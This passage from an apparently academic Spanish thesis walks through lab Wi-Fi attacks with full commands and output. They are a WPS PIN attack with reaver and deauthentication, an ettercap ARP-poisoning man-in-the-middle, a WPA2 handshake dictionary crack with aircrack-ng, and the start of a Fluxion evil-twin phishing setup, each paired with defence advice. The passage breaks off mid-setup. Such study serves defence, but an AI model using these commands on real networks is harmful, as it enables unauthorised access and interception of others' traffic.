1	-88	1.0	No	Broadcom		
1	-85	1.0	No	RealtekS		
1	-84	2.0	No	Broadcom		
1	-93	2.0	No	Broadcom		
1	-85	1.0	No	Broadcom		
1	-86	1.0	No	RealtekS		
1	-84	2.0	No	RalinkTe		
1	-89	1.0	No	RealtekS		
1	-95	2.0	No	Broadcom		
1	-91	2.0	No	Broadcom		
1	-89	1.0	No	RealtekS		
6	-79	2.0	No	Broadcom		
6	-92	2.0	No	Broadcom		
6	-51	2.0	No	Broadcom		
6	-85	1.0	No	Broadcom		
6	-89	2.0	No	Broadcom		
6	-90	2.0	No	Broadcom		
[!] Found packet with bad FCS, skipping...						
98:97:D1:06:21:E5	11	-89	1.0	Yes	Broadcom	MOVISTAR_21E4
	11	-52	2.0	No	Broadcom	
	11	-85	2.0	No	Broadcom	
	11	-82	2.0	No	Broadcom	
	11	-86	2.0	No	Broadcom	
	11	-88	1.0	Yes	Broadcom	
	11	-91	2.0	No	Broadcom	
	11	-87	2.0	No	Broadcom	
	1	-91	2.0	No	Broadcom	
	1	-91	2.0	No	Broadcom	
	2	-78	2.0	No	Broadcom	

Figura 56. Salida del comando *wash* mostrando las redes disponibles

Como podemos observar, el AP que usaremos para el ataque usa WPS 2.0.

- [Atacante “A”, root] El atacante lanza un ataque de deautenticación contra el AP para asegurarse con la conexión con él. Esto se hace, aunque el atacante no esté autenticado para evitar que el punto de acceso ignore nuestras peticiones:

```
aireplay-ng -deauth 60 -a 98:97:D1:B4:4A:C7 -h
DE:99:F2:38:F0:25 wlan0mon
```

Parámetros usados	Descripción
deauth	Parámetro que indica el ataque de deautenticación
60	Tiempo entre cada intento de conexión
a	BSSID del AP que será atacado
h	BSSID de la tarjeta de red del atacante

Tabla 27. Parámetros usados para lanzar un ataque de deautenticación con aireplay-ng

Una vez lanzado el ataque, veremos como se van lanzando los paquetes para la deautenticación:

```
11:50:27 Waiting for beacon frame (BSSID: 98:97:D1:06:21:E5) on channel 11
NB: this attack is more effective when targeting Vendor ESSID
a connected wireless client (-c <client's mac>).
11:50:28 Sending DeAuth: (code 7) to broadcast --BSSID:[98:97:D1:06:21:E5]
11:50:28 Sending DeAuth: (code 7) to broadcast --R BSSID:[98:97:D1:06:21:E5]
11:50:28 Sending DeAuth: (code 7) to broadcast --B BSSID:[98:97:D1:06:21:E5]
11:50:29 Sending DeAuth: (code 7) to broadcast --B BSSID:[98:97:D1:06:21:E5]
```

Figura 57. Ataque de deautenticación mediante aireplay-ng

- [Atacante “A”, root] Mientras se lanza el ataque de autenticación, el atacante realiza el ataque sobre el AP con la herramienta reaver:

```
# reaver -b 98:97:D1:B4:4A:C7 -c 11 -i wlan0mon -vvv
--no-associate
```

Parámetros usados	Descripción
b	Parámetro que indica el BSSID del AP
c	Canal en el que transmite el AP
i	Interfaz de red del equipo atacante
vvv	Parámetro para establecer el nivel de verbosidad
-no-associate	Flag para que reaver no asocie con la red ya que puede hacer que el ataque falle.

Tabla 28. Parámetros usados para lanzar el ataque con la herramienta Reaver

Una vez lanzado el ataque se empezarán a probar las claves:




Figura 58. Ataque lanzado con reaver

El ataque se ejecutará hasta que, pasado un tiempo, devolverá al atacante los resultados del pin PSK y la clave:




Figura 59. Resultados de Reaver para mostrar la contraseña

En este caso, la clave es “ABCDEFGH”¹¹ y la podremos usar para conectar al AP y acceder a todos los servicios que ofrezca. [59]

3.6.1.4 Defensa

Para prevenirnos de este ataque, la mejor solución es desactivar WPS. Esta funcionalidad solo añade la posibilidad de conectarse más fácilmente a un punto de acceso en lugar de insertar la clave. Escribir una

¹¹ Clave establecida para realizar en menos tiempo el ataque

contraseña segura con una longitud considerable no supone mucho al cliente de la red y puede evitar muchos ataques a este estándar.

En casos es los que sea obligatorio que el cliente se conecte con WPS, muchos de los router actuales incluyen la función de “PushButton”. Esta función es un botón físico, que al pulsarlo activa WPS durante un marco de tiempo. Es importante destacar que esto no soluciona la vulnerabilidad, si no que el punto de acceso estará menos tiempo expuesto. Aun así, un atacante que esté escuchando (o un script) podría realizar el ataque en cuanto se activase el WPS.

3.6.2 Ataque “Man-In-The-Middle” con Hole 196

3.6.2.1 Fundamentos

En primer lugar, es importante destacar que esta vulnerabilidad realiza un ataque “*Man in the middle*” (MITM), no es un ataque para obtener la PSK.

Esta vulnerabilidad fue descubierta en 2010 por Sohail Ahmad [60].

Para aprovecharse de esta vulnerabilidad, el atacante debe estar autenticado en la red. Para ello se puede hacer uso de la clave compartida de manera legítima o podemos aprovecharnos de otras vulnerabilidades para autenticarnos.

Una vez el atacante se ha autenticado, envía una petición de ARP modificada (con la dirección MAC del atacante) para que los clientes modifiquen sus propias tablas de ARP. Al modificar la tabla ARP de las víctimas, el atacante recibirá los paquetes del cliente creyendo que es el punto de acceso y el propio AP mandará los paquetes del cliente al atacante. Una vez el atacante reciba estos paquetes, los podrá distribuir enviará a su destinatario correspondiente.

Todo el mundo puede fabricar y transmitir mediante broadcasts paquetes modificados con GTK, ya que al usar las claves de grupo no tienen protección contra spoofing.

Al mandar un mensaje con la tabla GTK, dirigido a una MAC en concreto, sola la víctima recibirá este mensaje.

Para realizar este ataque usaremos Ettercap. Esta herramienta, incluida en todas las distribuciones de Kali Linux, se encarga de realizar ataques “man-in-the-middle”. Para ello, realiza operaciones de sniffer para realizar envenenamientos de ARP. Lo bueno de esta herramienta es que permite realizar todas las operaciones de un ataque directamente desde ella. Para poder realizar el “poisoning” o envenenamiento, podríamos utilizar otras herramientas como “ARP-Posioning-Tool” [61], para poder escuchar el tráfico podemos usar herramientas como Wireshark, etc...

3.6.2.2 Preparación del entorno

Para la realización este ataque necesitaremos un punto de acceso, un cliente previamente ya conectado a la red y un atacante autenticado en la misma red. En la preparación del ataque, nuestro esquema quedaría definido como:




Figura 60. Entorno usado para la realización del ataque Hole 196

3.6.2.3 Ataque

- [Cliente “C”, jperez] Antes de que se inicie el ataque, comprobamos las tablas *arp* del cliente para asegurarnos que tienen los valores correctos. Ejecutamos el comando:

```
arp -a
```

Observamos como cada IP corresponde a una dirección MAC:

```
jperez@Cliente:~$ arp -a
? (192.168.1.1) at 98:97:d1:06:21:e4 [ether] on wlo1
250.red-80-58-61.staticip.rima-tde.net (80.58.61.250) at <incomplete> on wlo1
? (192.168.1.10) at 6c:40:08:93:84:b0 [ether] on wlo1
? (192.168.1.21) at b2:b2:76:66:28:6d [ether] on wlo1
```


Figura 61. Lista de direcciones MAC

- [Atacante “A”, root] El atacante abre la herramienta *ettercap* para realizar el ataque de ARP spoofing:

```
ettercap -G
```

Selecciona la interfaz de red sobre la que realizará el ataque [62]. En su caso “wlan1”

3. [Atacante “A”, root] El atacante elige los “hosts” que quiere atacar en la pestaña: “Hosts”/“List Hosts”:



Host List			Targets		
IP Address	MAC Address	Description			
fe80::9a97:d1ff:fe06:21e4	98:97:D1:06:21:E4				
192.168.1.1	98:97:D1:06:21:E4				
192.168.1.10	6C:40:08:93:84:B0				
192.168.1.18	48:E1:E9:02:98:48				
192.168.1.19	3C:91:80:3A:45:CD				
192.168.1.27	60:67:20:96:B5:5A				
192.168.1.28	04:03:D6:D1:07:3D				
192.168.1.32	FC:49:2D:3F:39:D5				
192.168.1.36	B0:E:76:78:C2:96				
192.168.1.37	40:9F:38:F6:21:DC				
192.168.1.41	18:3D:A2:5A:19:30				
192.168.1.42	1C:12:B0:D9:90:03				

Delete Host Add to Target 1 Add to Target 2

Figura 62. Lista de direcciones MAC interceptadas por ettercap

El atacante selecciona el AP y lo añade como “Target 1” y realiza la misma operación con el cliente a atacar y lo añade como “Target 2”.

El atacante comprueba los objetivos (targets) en la pestaña de “Targets”/“Current Targets”:



Host List		Targets	
Target 1		Target 2	
192.168.1.1		192.168.1.41	

Delete Add Delete Add

Figura 63. Lista de objetivos en ettercap

4. [Atacante “A”, root] El atacante hace clic en “MITM”/“Arp poisoning” y hace clic en la opción “Sniff remote connections”. El log mostrará que el ataque se ha ejecutado correctamente:

```
Host 192.168.1.1 added to TARGET1
ARP poisoning victims:
GROUP 1 : 192.168.1.1 98:97:D1:06:21:E4
GROUP 2 : 192.168.1.41 18:3D:A2:5A:19:30
```

Figura 64. Víctimas para envenenar con ettercap

5. [Cliente “C”, jperez] El cliente comprueba su tabla ARP otra vez para comprobar cómo la dirección IP del atacante tiene asociada la MAC del AP:

```
jperez@Cliente:~$ arp -a
? (192.168.1.1) at b2:be:76:66:28:6d [ether] on wlo1
250.red-80-58-61.staticip.rima-tde.net (80.58.61.250) at <incomplete> on wlo1
? (192.168.1.10) at 6c:40:08:93:84:b0 [ether] on wlo1
? (192.168.1.21) at b2:be:76:66:28:6d [ether] on wlo1
jperez@Cliente:~$ █
```

Figura 65. Cliente envenenado

6. [Atacante “A”, root] El atacante abre *wireshark* y selecciona la interfaz de red donde ha hecho el ataque. Al hacer clic en “Start capture” se observa como el ataque ha funcionado con éxito y estamos recibiendo los paquetes con origen o destino del cliente atacado:

No.	Time	Source	Destination	Protocol	Length	Info
16	2.879514494	192.168.1.10	84.53.133.65	TCP	66	61350 → 443 [ACK] Seq=706 Ack=59661 Win=6097 Len=0
19	2.971180283	192.168.1.10	84.53.133.65	TCP	66	61350 → 443 [ACK] Seq=706 Ack=94221 Win=6097 Len=0
20	2.975423582	192.168.1.10	84.53.133.65	TCP	66	61350 → 443 [ACK] Seq=706 Ack=105741 Win=6097 Len=0
21	2.977001415	192.168.1.10	84.53.133.65	TCP	66	61350 → 443 [ACK] Seq=706 Ack=117261 Win=6097 Len=0

Figura 66. Paquetes analizados con Wireshark

Si se analiza el interior del paquete, podemos observar como el destino del paquete ha sido nuestro atacante:

```
> Frame 6: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface wlan1, id 0
> Ethernet II, Src: IntelCor_5a:19:30 (18:3d:a2:5a:19:30), Dst: Raspberr_66:28:6d (b8:27:eb:66:28:6d)
> Internet Protocol Version 4, Src: 192.168.1.10, Dst: 108.177.15.189
> Transmission Control Protocol, Src Port: 61318, Dst Port: 443, Seq: 1, Ack: 1, Len: 0
```

Figura 67. Detalle de paquete analizado con Wireshark

3.6.2.4 Defensa

Lo más recomendable para evitar estos ataques es habilitar el “*client isolation*” (aislamiento del cliente) en nuestro punto de acceso. De esta manera, los clientes autenticados en nuestra red no podrán ser visibles entre ellos y no serán vulnerables al ataque de “ARP spoofing”.

Otra opción para intentar evitar este problema es añadir protección a los clientes monitorizando las redes. Soluciones como “Snort” permiten la detección de envenenamiento por ARP, por lo que si se detecta uno de estos ataques podemos bloquear la IP atacante, podemos monitorizarla, etc...

3.6.3 Ataque por fuerza bruta / Ataque por diccionario

3.6.3.1 Fundamentos

El ataque por fuerza bruta (o dictionary attack) se basa en el Handshake de WPA2. Para ello, se captura el handshake entre un cliente y el punto de acceso para luego poder usar una lista de palabras (diccionario) o fuerza bruta para intentar recuperar la contraseña. Este proceso depende completamente de la longitud de la contraseña escogida ya que, si la contraseña es corta, será más fácil descubrirla por simple estadística. En cambio, con contraseñas con más complejidad (caracteres especiales, longitud considerable, etc...) será mucho más difícil.

Existen multitud de herramientas para poder realizar herramientas de fuerza bruta y de las que ya hemos hablado en apartados anteriores como John The Ripper, Hashcat, etc... Para la realización de este ataque vamos a usar la herramienta incluida en la suite de *aircrack-ng* con el mismo nombre. En este caso, no la hemos usado por ser superior a otras opciones, simplemente por probar otra herramienta para poder hacer comparaciones con otras ya testadas.

3.6.3.2 Preparación del ataque

Para la realización de este ataque, vamos a usar un punto de acceso configurado con “OpenWrt” y usando como modo de encriptación “WPA2-PSK”. Con fines prácticos y que la contraseña se pueda encontrar en un tiempo considerable la hemos establecido como “ABCDEFGH”. También conectaremos un cliente al punto de acceso para facilitar la tarea. El esquema quedaría definido como:




Figura 68. Entorno usado para la realización del ataque de fuerza bruta

3.6.3.3 Ataque

- [Atacante “A”, root] El atacante pone la tarjeta de red en modo monitor.
- [Atacante “A”, root] El atacante usa la herramienta “*airodump-ng*” para capturar los handshakes a ese punto de acceso:

```
airodump-ng -c 7 --bssid B8:27:EB:5D:28:C2 -w psk wlan0
```

Parámetros usados	Descripción
c	Canal en el que emite el AP
bssid	Bssid del AP que será atacado
-w	Prefijo del archivo donde guardaremos los IVs capturados

Tabla 29. Parámetros usados para realizar una captura del handshake con aireplay-ng

En la salida del comando podemos ver como ha comenzado la captura, indicando el punto de acceso y las estaciones conectadas a él.

```
CH 7 ][ Elapsed: 6 s ][ 2020-05-06 17:28
          BSSID Google Tienda PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER
          B8:27:EB:5D:28:C2 -32 0 48 505 39 7 65 WPA2 CCMP
          BSSID STATION PWR Rate Lost Frames Notes
          B8:27:EB:5D:28:C2 6C:40:08:93:84:B0 -53 0e- 0e 387 483
```

Figura 69. Detalles del punto de acceso interceptado

- [Atacante “A”, root] El atacante hace un ataque de deautenticación para forzar un handshake y poder capturarlo¹². Esto provocará que el cliente conectado se tenga que volver a autenticar generando un nuevo handshake:

```
aireplay-ng -0 1 -a B8:27:EB:5D:28:C2 -c
6C:40:08:03:84:B0 wlan0
```

Parámetros usados	Descripción
0	Especifica el ataque de autenticación

¹² Este paso se realiza con la intención de poder realizar el ataque sin esperar, pero podríamos estar capturando la red y esperar a que un equipo se conectase sin necesidad de forzar la deautenticación.

1	Número de autenticaciones para mandar
-a	Dirección MAC del punto de acceso
-c	Dirección MAC del cliente a deautenticar

Tabla 30. Parámetros lanzados para realizar el ataque de deautenticación

En la salida del comando comprobamos como se envía los paquetes de deautenticación:

Figura 70. Ataque de deautenticación lanzado

Al enviar este ataque, la captura realizada en el paso 2 guardará los IVs del Handshake.

4. [Atacante “A”, root] El atacante puede probar un diccionario en la captura realizada para intentar obtener la contraseña. En nuestro caso usaremos el diccionario *rockyou*¹³:

```
aircrack-ng -w rockyou.txt -b B8:27:EB:5D:28:C2 psk*.cap
```

Parámetros usados	Descripción
w	Lista de palabras usadas
b	Dirección MAC del punto de acceso

Tabla 31. Parámetros para realizar un ataque de diccionario con aircrack-ng

¹³ El diccionario *rockyou* viene por defecto en las distribuciones de Kali Linux. Este archivo, obtenido de un *leak* de una empresa llamada “RockYou”, contiene contraseñas habituales.

Una vez ejecutado el comando, el atacante puede comprobar como *aircrack-ng* probará todas las palabras contenidas en el diccionario:

```

Aircrack-ng 1.6
[00:00:03] 4079/14344392 keys tested (1277.71 k/s)
Time left: 3 hours, 7 minutes, 9 seconds          0.03%
Current passphrase: magaly

Master Key      : 8F 2C C8 5B C8 AB 8A 0C F9 AA E0 63 DC B1 32 4A
                  C1 8F 56 08 D7 AB BE 77 3D 96 D8 54 BD 41 65 80

Transient Key   : 84 CF D1 5F 39 A5 2F B8 3E 5D AA A5 E9 18 0A 63
                  04 96 7C 56 6A 71 0E E3 86 F7 54 77 6A 63 22 D4
                  78 13 E9 31 C5 56 6C 13 16 C6 5E 98 B4 F2 27 7C
                  59 8A AC 90 88 E6 A8 7C DD 0F 99 CA 1F CB 66 9A

EAPOL HMAC     : 4E FB 19 81 01 57 30 91 35 A5 AB C6 D8 E0 90 D2

```

Figura 71. Ataque de fuerza bruta siendo ejecutado mediante aircrack-ng

Este proceso depende de la longitud de la contraseña y del diccionario usado. En este caso, al ser una contraseña muy sencilla [63], el proceso durará poco:

```

Aircrack-ng 1.6
[00:00:47] 66873/14344392 keys tested (1420.26 k/s)
Time left: 2 hours, 47 minutes, 34 seconds          0.47%
KEY FOUND! [ ABCDEFGH ]

Master Key      : EE DD F9 F5 5D A8 7F 36 D3 C4 9C AD 33 BF 27 D5
                  F0 A8 6B 91 E2 57 6D 4E FF 74 3F 25 87 FA 31 67

Transient Key   : EC 77 5C F0 1B 99 92 53 9F 6E 7F D2 2C E8 C1 44
                  3B D7 FB 5A 3D B7 44 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC     : B5 7C 13 5B 50 90 71 4D 0A AE 1C E9 45 92 B3 CE

```

Figura 72. Contraseña encontrada con aircrack-ng

Con esta contraseña ya podremos conectarnos al punto de acceso sin ningún problema.

3.6.3.4 Defensa

Para la defensa de este ataque, la mejor manera de proteger un punto de acceso es la de elegir una buena contraseña, para ello debe debería tener una longitud de más de 12 caracteres, contener caracteres alfanuméricos y especiales y no contener palabras habituales.

Aun así, hay que tener en cuenta que esto no hará que el ataque sea irrealizable, sino que hará que el atacante tarde más tiempo en descubrir la contraseña.

3.6.4 Ataque de Evil Twin con Fluxion

3.6.4.1 Fundamentos

Un “*Evil twin*” o gemelo maligno consiste en un punto de acceso Wi-Fi que parece legítimo, pero está configurado con los mismos parámetros que uno ya existente. De esta manera se espera que alguien no preste la suficiente atención y se conecte al punto de acceso maligno para que introduzca las credenciales del punto de acceso original y el atacante las obtenga.

Según su propia página web, Fluxion es una herramienta de investigación para auditorías de seguridad e ingeniería social. Una vez configurado, Fluxión se encargará de crear un rogue AP junto a un portal web para que un usuario se confunda, introduzca las credenciales en el falso AP y nosotros recibamos las credenciales [20]. Este tipo de ataque se denominan “*Evil Twin*” ya que se creará un punto de acceso falso que es el que se usará para realizar el ataque. Esta opción ha sido escogida debido a que cuenta con una gran comunidad y hay mucha documentación al respecto. Además, su sencillez a la hora de configurarse hace que realizar un ataque con esta herramienta sea muy sencillo.

3.6.4.2 Preparación del ataque

Para la realización de este ataque, vamos a necesitar en primer lugar un punto de acceso que queramos suplantar, un atacante que ponga en marcha el rogue AP, un cliente conectado al punto de acceso original y una víctima:




Figura 73. Entorno usado para la realización de un ataque con Fluxion

3.6.4.3 Ataque

Configurar Fluxion es bastante sencillo, ya que cuenta con una GUI para ayudar con todo el proceso. Simplemente tendremos que escribir en el CLI el número de la opción que queramos seleccionar.

- [Atacante “A”, usuario “root”] Nos descargamos Fluxion del repositorio oficial:

```
git clone https://github.com/FluxionNetwork/fluxion.git
```

- [Atacante “A”, usuario “root”] Iniciamos Fluxion:

```
cd fluxion
./fluxion.sh -i
```

Parámetros usados	Descripción
-i	Instalar las dependencias que faltan

Tabla 32. Parámetros para instalar e iniciar Fluxion




Figura 74. Menú de inicio de Fluxion

3. [Atacante “A”, usuario “root”] Una vez que se ha iniciado Fluxion ya podremos iniciar el ataque. En primer lugar, tendremos que obtener la opción de Handshake Snooper.
4. [Atacante “A”, usuario “root”] Seleccionamos la tarjeta de red con la que queremos realizar el ataque, en nuestro caso la tarjeta Realtek RTL8812AU:

